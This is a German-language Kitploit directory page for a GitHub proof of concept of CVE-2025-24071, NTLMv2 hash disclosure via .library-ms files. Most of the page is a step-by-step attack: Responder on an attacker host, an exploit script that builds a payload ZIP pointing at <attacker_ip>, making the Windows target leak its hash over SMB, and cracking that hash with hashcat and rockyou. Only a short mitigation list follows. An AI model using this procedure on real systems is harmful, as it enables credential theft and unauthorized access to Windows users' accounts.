

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-24071-POC-NTLMHashDisclosure- — CVE-2025-24071: Offenlegung von NTLMv2-Hashes über .library-ms-Dateien | Kitploit

Tools/GitHubGitHub/deshanfer94/cve-2025-24071-poc-ntlmhashdisclosure-
Passwort-CrackingAufklärungSchwachstellenanalyseExploitationInformationsbeschaffungRed Teaming
GitHubdeshanfer94/cve-2025-24071-poc-ntlmhashdisclosure-

CVE-2025-24071-POC-NTLMHashDisclosure-

Teilen

CVE-2025-24071: Offenlegung von NTLMv2-Hashes über .library-ms-Dateien

Repository anzeigen
135vor 1 JahrNoch nicht geprüft

CVE-2025-24071-POC-NTLMHashDisclosure

  • Löst automatische SMB-Authentifizierung gegenüber einer vom Angreifer kontrollierten Freigabe aus.
  • Keine Benutzerinteraktion erforderlich — Windows Explorer initiiert diese NTLM-Authentifizierung automatisch.
  • Führt zu NTLMv2-Hash-Leckage (Informationsoffenlegung).
  • Betrifft Windows 10/11 alle Versionen, insbesondere 11 23H2.

Einrichten der Angreiferumgebung

sudo apt update && sudo apt install responder -y

Starten Sie Responder

sudo responder -I eth0

Ausführen des Exploit-Skripts

Erforderliches Python-Modul installieren

pip install colorama python3 CVE-2025-24071.py -i <attacker_ip> -n testpayload -o ./output --keep

Dies wird Folgendes generieren: testpayload.library-ms testpayload.zip

Test auf dem Zielrechner

Übertragen Sie testpayload.zip auf den Windows 11-Testrechner. Extrahieren Sie die ZIP-Datei mit dem Windows Datei-Explorer. Dies veranlasst Windows, den SMB-Pfad zu versuchen, was das NTLM-Hash-Leck auslöst.

Erfassen des Hashs

responder -I etho0

Image

Vorbereiten der Hash-Datei

Erstellen Sie eine Datei hash.txt

victim::DOMAIN:1122334455667788:11223344556677889900aabbccddeeff:01010000000000000090d5d00f3

Auswählen einer Wortliste

Die gängigste: rockyou.txt


Ausführen von Hashcat

hashcat -m 5600 -a 0 -o cracked.txt hash.txt /usr/share/wordlists/rockyou.txt
Image

Maßnahmen zur Schadensbegrenzung

  • Blockieren Sie ausgehendes SMB (TCP 445) an Firewalls.
  • Deaktivieren Sie die automatische Authentifizierung gegenüber nicht vertrauenswürdigen SMB-Freigaben (Gruppenrichtlinie).
  • Überwachen Sie die Extraktion von .library-ms-Dateien und SMB-Verbindungen.
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    341
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    309

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






